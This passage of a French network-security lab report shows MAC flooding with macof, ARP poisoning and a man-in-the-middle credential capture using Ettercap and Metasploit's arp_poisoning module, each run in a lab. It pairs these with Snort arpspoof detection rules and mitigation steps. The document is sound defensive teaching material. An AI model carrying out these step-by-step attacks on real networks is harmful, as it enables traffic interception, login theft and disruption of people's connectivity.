27:44:57:68:bd:9e a5:e8:19:c:54:1 0.0.0.0.64512 > 0.0.0.0.25714: S 190098566:190098566(0) win 512
95:8d:9a:7d:19:7f 16:3e:f5:7d:52:31 0.0.0.0.43690 > 0.0.0.0.308: S 932966813:932966813(0) win 512
```

6. Après quelques secondes vérifier la table MAC de l'interface fa 1/0/23. On peut voir qu'il y a énormément de lignes dans la table MAC : (la commande *show mac address-table interface fa 1/0/23* sur le switch 3750)

```
1    02d5.7016.1c65    DYNAMIC     Fa1/0/23
1    02d7.1071.9501    DYNAMIC     Fa1/0/23
1    02e0.e837.ae9a    DYNAMIC     Fa1/0/23
1    02e4.0050.6542    DYNAMIC     Fa1/0/23
1    02e5.3b23.bc9f    DYNAMIC     Fa1/0/23
1    02e6.6347.bfd1    DYNAMIC     Fa1/0/23
1    02e6.8e72.5a9f    DYNAMIC     Fa1/0/23
1    02ec.c876.ce40    DYNAMIC     Fa1/0/23
1    02ed.7575.bc41    DYNAMIC     Fa1/0/23
1    02f3.0840.04ed    DYNAMIC     Fa1/0/23
1    02f3.d64e.b5ac    DYNAMIC     Fa1/0/23
1    02f5.225b.a07a    DYNAMIC     Fa1/0/23
1    02f5.fc6b.2b53    DYNAMIC     Fa1/0/23
1    02f7.2c69.6af1    DYNAMIC     Fa1/0/23
1    02f8.2076.d84c    DYNAMIC     Fa1/0/23
1    0401.4f5b.e39f    DYNAMIC     Fa1/0/23
1    0406.f75f.b5c5    DYNAMIC     Fa1/0/23
1    0412.886a.e67b    DYNAMIC     Fa1/0/23
1    0415.d16e.92d3    DYNAMIC     Fa1/0/23
1    0417.1662.d1f2    DYNAMIC     Fa1/0/23
1    0419.1125.0691    DYNAMIC     Fa1/0/23
1    041d.5c32.6a42    DYNAMIC     Fa1/0/23
1    041e.b60f.48ce    DYNAMIC     Fa1/0/23
1    0423.5321.a1bc    DYNAMIC     Fa1/0/23
1    042b.155d.14d9    DYNAMIC     Fa1/0/23
1    0445.0617.efa5    DYNAMIC     Fa1/0/23
1    044f.3d59.8dbb    DYNAMIC     Fa1/0/23
1    0456.ad7b.e92a    DYNAMIC     Fa1/0/23
1    0458.594c.1839    DYNAMIC     Fa1/0/23
1    045b.6e16.9a5a    DYNAMIC     Fa1/0/23
-More--
```

Après quelques minutes la table mac du switch sera pleine et il ne peut plus enregistrer les adresses mac des PC légitime qui se connectent aux autres ports sur le switch. On connecte le deuxième PC sur l'interface 1/0/5 et quand le port est allumé, on vérifie sa table mac. On voit qu'il n'enregistre jamais l'adresse MAC de la deuxième PC sur cette interface car la table mac est pleine. Le résultat est que le switch se rends à un HUB :


```
sw-core#
*Mar  1 00:11:49.944: %LINK-3-UPDOWN: Interface FastEthernet1/0/5, changed state to up
*Mar  1 00:11:50.968: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet1/0/5, changed state to up
sw-core#sh mac address-table interface fa 1/0/5
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
sw-core#sh mac address-table interface fa 1/0/5
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
sw-core#
```

l'interface est UP mais la table mac est toujours vide

La solution pour ce problème est de vider la table mac ou redémarrer le switch. Après avoir arrêté l'attaque bien sûr !

Capturer l'attaque MAC Flooding par WireShark

J'ai capturé les paquets transmis sur le réseau par *Macof* à l'aide de WireShark. Le protocole dans ces paquets n'est pas de type ARP mais IPv4. Et cela est pourquoi cette attaque ne déclenche pas des alertes par le préprocesseur *Arpspoof*. On parlera en détails de ce préprocesseur dans l'exemple *MitM* (*man in the middle*) prochainement dans ce projet. Pour pouvoir capturer cette attaque on pourrait écrire notre propre règle dans le *custom.rules*.



Comment empêcher l'attaque par inondation MAC ?

Nous pouvons empêcher l'attaque *MAC Flooding* avec différentes méthodes. Voici quelques-unes de ces méthodes.

- Port Security
- Authentification avec le serveur AAA
- Mesures de sécurité pour empêcher ARP Spoofing ou IP Spoofing
- Implementer les suites IEEE 802.1X

L'attaque Arp Poisoning et MitM (Man in the Middle)

Les attaques *ARP Poisoning* et *Man-in-the-middle* (*MITM*) sont des types de cyberattaques qui permettent aux pirates d'espionner les communications entre deux parties. Techniquement, l'empoisonnement ARP est un type d'attaques Man-in-the-middle.


Qu'est-ce que l'ARP ?

L'acronyme ARP signifie Address Resolution Protocol et il s'agit d'un protocole qui permet les communications réseau entre les appareils. ARP est utilisé pour traduire les adresses IP en une adresse MAC dans un LAN.

L'hôte maintient un cache ARP et l'utilise pour se connecter à d'autres destinations sur le réseau. Cependant, si l'hôte n'a pas l'adresse MAC d'une adresse IP recherchée, il demandera aux autres machines du réseau en envoyant un paquet de requête ARP. Habituellement, ARP est utilisé dans les appareils pour communiquer le routeur qui permet à ces appareils de se connecter à Internet.


Comment fonctionne l'empoisonnement ARP ?

Le protocole ARP n'est pas sécurisé et les concepteurs du protocole n'ont pas inclus de système d'authentification pour valider les messages ARP. Par conséquent, n'importe quel appareil sur le même réseau peut répondre à une requête ARP, même si le message d'origine n'est pas demandé pour lui. Le pirate prend ces mesures pour attaquer :



1. Il doit avoir accès au réseau. Il scanne le réseau pour trouver les adresses IP de victime et routeur.
2. Ensuite, il utilise un outil d'usurpation pour réaliser l'attaque d'empoisonnement ARP.
3. À la suite de l'attaque, les deux parties de la connexion (le victime et routeur) vont croire que l'adresse MAC de l'attaquant est la bonne et corresponde à leurs adresses IP.
4. Maintenant, ces deux appareils vont mettre à jour leurs entrées de cache ARP. À partir de ce moment, les deux appareils communiquent avec l'attaquant, au lieu de communiquer directement l'un avec l'autre. Mais le problème, c'est que l'attaquant prétend être les deux côtés du canal de communication. À cause de cela, ces deux-là n'ont aucune idée qu'ils communiquent avec quelqu'un à l'extérieur.
5. Désormais, l'attaquant peut effectuer n'importe quoi secrètement à son insu.

Man in the Middle (MitM)




Comme je l'ai mentionné ci-dessus, l'empoisonnement ARP est un type d'attaque MITM. Après s'être introduits dans la communication, les attaquants se font passer pour des participants légitimes. De cette façon, les deux parties d'origine ne savent pas qu'il y a un attaquant et elles communiquent en pensant qu'elles se sont connectées directement l'une à l'autre. Mais la réalité est que les deux parties communiquent avec l'attaquant au lieu de communiquer directement entre elles à leur insu.

L'attaquant peut facilement effectuer ces attaques MITM pour voler des identifiants de connexion ou des informations confidentielles, espionner la victime, perturber les communications ou corrompre les données.


L'empoisonnement ARP est un type d'attaque MitM. Mais il existe plusieurs types d'attaques Man-In-The-Middle, telles que *l'empoisonnement DNS* et *l'usurpation HTTPS*.


Simuler l'attaque Man in the Middle


Pour cette attaque, j'ai utilisé une machine Windows, le Metasploitable 2 et une machine Kali. Le client ouvre une page web login sur le serveur web et s'identifie. En même temps le pirate réalise le MitM et vole l'identifiant et le mot de passe du client.




1. Allumez les quatre machines et mettez-les dans le même sous réseau comme indiqué dans le schéma. Il y a un serveur web apache sur le Metasploitable et sa page web login est accessible depuis le client.
2. Ouvrez le terminal dans le kali et *tapez sudo ettercap -G*. *Ettercap* est un outil gratuit et open-source qui peut lancer des attaques *Man-In-The-Middle*. Vous pouvez utiliser cet outil pour l'analyse du réseau et l'audit de sécurité et il peut fonctionner sur divers systèmes d'exploitation, tels que *Linux*, *Windows* et *Mac OS X*. Il est par défaut installé sur Kali.
3. Sélectionnez l'interface *eth0* et lancez *unified sniffing* en cliquant sur le bouton *valider*.
4. Dans le menu Hosts, cliquez sur Scan for hosts. Cela cherchera pour la liste des hôtes disponibles dans le réseau :









5. Choisissez l'adresse de la machine Metasploitable comme Target 1 et Windows 10 comme Target 2
6. Dans le menu Target, choisissez Current Target








7. Toujours sur la Kali, ouvrez un autre terminal et activez le ipv4 packet forwarding :


   Pour vérifier la configuration actuelle de ip forwarding : *cat /proc/sys/net/ipv4/ip_forward*


   Pour le changer : *echo 1 > /proc/sys/net/ipv4/ip_forward*


   Note : Si vous avez le message la permission est refusée, vous avez 2 solutions :




   - Lancez la commande en *sudo*
   - Mettez-vous sur root et lancez la commande. (Vous pouvez changer le mdp de root par *sudo passwd root*)
8. Lancez le WireShark par la commande *WireShark -G* ou depuis le menu des applications. Cela est pour visualiser la diffusion des paquets ARP.
9. Depuis le menu **MITM** (Man In The Middle), choisissez le *arp poisoning*. Puis cochez le *sniffing remote connection* et faite *ok*.








10. Dans le WireShark vous pouvez voir tous les paquets arp en train d'être échangé entre kali d'un côté et la victime (Windows 10) et le serveur de l'autre côté :




11. Ensuite lancez un navigateur depuis le Windows 10 et accédez à la page *login* du serveur par http://172.18.20.240/mutillidae/

12. Tapez un nom d'utilisateur et un mot de passe et faite **login**.



13. Dans l'Ettercap vous pouvez voir les informations que vous venez de taper dans le navigateur.



Capturer l'attaque MitM par Arpspoof préprocesseur sur Snort

Le préprocesseur arpspoof détecte les attaques d'usurpation ARP. Un attaquant utilise l'usurpation ARP sur le réseau local pour inciter les hôtes à lui envoyer du trafic destiné à un autre hôte.

Dans cet exemple, Le client Windows qui souhaite envoyer un paquet IP au serveur Web, n'envoie pas simplement le paquet sur le réseau local. Il doit d'abord connaître l'adresse MAC du serveur Web. Pour connaître l'adresse MAC dont il a besoin, il diffuse une requête ARP, du type « qui a l'adresse IP 172.18.20.240 ? dit à 172.18.20.10" Le serveur Web répond avec sa propre adresse MAC, que la machine cliente met ensuite en cache et utilise pour tout le trafic qu'elle envoie au serveur Web pendant une période définie, appelée entrée de cache TTL. Lors cette attaque par usurpation d'ARP, Kali envoie une fausse réponse ARP, revendiquant son adresse Mac comme destination prévue. L'attaquant souhaite que l'hôte destinataire mette en cache ces données incorrectes et lui envoie des paquets plutôt qu'à la bonne destination. Donc Kali continue à transmettre les paquets au bon hôte (serveur Web) pour préserver le flux.

Le préprocesseur arpspoof détecte ce type d'attaque en vérifiant le trafic ARP par rapport à une table d'adresses IP et d'adresses MAC fournie par l'utilisateur. On fournit cette table dans le fichier de configuration de Snort, en utilisant la directive de préprocesseur *arpspoof_detect_host* :

```
preprocessor arpspoof
```


```
preprocessor arpspoof_detect_host: 172.18.20.10 08:00:27:54:98:62

preprocessor arpspoof_detect_host: 172.18.20.240 08:00:27:29:5a:f4
```

Ce préprocesseur peut également détecter les requêtes ARP unicast (non-broadcast). On sait que les requêtes ARP sont censées être diffusées sur l'ensemble du réseau local. Donc vous pouvez activer l'alerte sur les requêtes ARP unicast en utilisant l'option *-unicast* sur la ligne d'activation du préprocesseur dans le fichier de configuration de Snort :


```
preprocessor arpspoof: -unicast
```

Pour activer le préprocesseur *Arpspoof* sur pfsense :


1. Allez dans l'onglet *Preprocs* de l'interface



2. Ajoutez l'adresse IP du serveur et du client avec leurs adresses MAC :



3. Sauvegardez les modifications depuis en bas de la page.
4. Ajoutez les règles d'alerte pour arp spoofing dans les règles locales (custom rules)




Note : Le préprocesseur *Arpspoof* utilise quatre règles pour détecter l'usurpation d'arp :

- Lorsqu'une incohérence se produit, le préprocesseur utilise la règle *112:2* ou la règle *112:3* pour générer des alertes.
- Si une requête ARP monodiffusion (unicast) est détectée, le préprocesseur utilise la règle *112:1* pour générer des alertes.
- Si *la paire Mac/IP* est spécifiée, le préprocesseur utilise ces informations pour détecter l*es attaques par écrasement du cache ARP*[7]. Si une telle attaque est détectée, le préprocesseur utilise la règle *112:4* pour générer des alertes.

```
alert ( msg: "ARPSPOOF_UNICAST_ARP_REQUEST"; sid: 1; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:protocol-command-decode; )
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_SRC"; sid: 2; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
alert ( msg: "ARPSPOOF_ETHERFRAME_ARP_MISMATCH_DST"; sid: 3; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
alert ( msg: "ARPSPOOF_ARP_CACHE_OVERWRITE_ATTACK"; sid: 4; gid: 112; rev: 1; metadata: rule-type preproc ; classtype:bad-unknown; )
```


Les règle pour les préprocesseurs et sont dans deux fichiers *preprocessors.rules*. La raison pour laquelle j'ai ajouté ces quatre règles dans le *custom.rules* est qu'ils n'existaient pas par défaut dans mon fichier *preprocessors.rules*, ce qui pourrait être une faute de ne pas avoir été mis à jour.

5. Redémarrez le service Snort et vérifiez les alertes dans l'onglet Alert après avoir lancé l'attaque :



[7] ARP cache overwrite attacks


Voici comment le préprocesseur apparait dans le fichier *snort.conf* sur pfsense. Vous pouvez y accéder depuis Diagnostics/Edit File :




Simulation de Arp Poisoning avec Metasploit

Dans cet exemple je vais simuler l'ARP Poisoning avec Metasploit *arp_poisoning* module vers le routeur : https://www.youtube.com/watch?v=kKQZBYYaAYA.

Je lance cette attaque vers la passerelle du réseau (le pfsense qui a aussi le rôle d'IDS).




1. Tout d'abord vérifiez la table d'ARP du Pfsense avant de lancer l'attaque :




ARP Table

Interface	IP address	MAC address	Hostname	Status	Link Type	Actions
LAN	172.18.20.1	0a:00:27:00:00:11		Expires in 1176 seconds	ethernet	
WAN	192.168.1.237	08:00:27:fb:59:62		Permanent	ethernet	
WAN	192.168.1.254	a4:ce:da:1e:d9:02		Expires in 1190 seconds	ethernet	
LAN	172.18.20.254	08:00:27:e9:d9:0e	pfSense.home.arpa	Permanent	ethernet	


2. Sur Kali, ouvrez la console Metasploit par la commande *sudo msfconsole* :
3. Choisissez le module arp_poisoning par la commande suivante : *use auxiliary/spoof/arp/arp_poisoning*



4. Définissez le *dhosts* (l'adresse IP de la cible) et le *shosts* (les adresses IP usurpées).
5. Définissez l'option *verbose true*. Cela indique qu'on souhaite afficher des informations de traitement détaillées sur l'écran.




6. Lancez l'attaque par la commande *exploit*. Metasploit commence à usurper tous les adresses IP dans la plage 172.18.20.0/24.
7. Vérifier la table d'ARP sur le pfsense. Selon la nouvelle situation de la table d'ARP du pfsense, tous les adresses IP de cette plage sont situés à l'adresse MAC de la machine Kali. La conséquence est que les machines légitimes dans ce réseau ne peuvent pas communiquer correctement avec la passerelle et la communication sera trop lent voire impossible.



ARP Table

Interface	IP address	MAC address	Hostname	Status	Link Type	Actions
LAN	172.18.20.234	08:00:27:99:93:d2		Expires in 1171 seconds	ethernet	
LAN	172.18.20.202	08:00:27:99:93:d2		Expires in 1163 seconds	ethernet	
LAN	172.18.20.170	08:00:27:99:93:d2		Expires in 1155 seconds	ethernet	
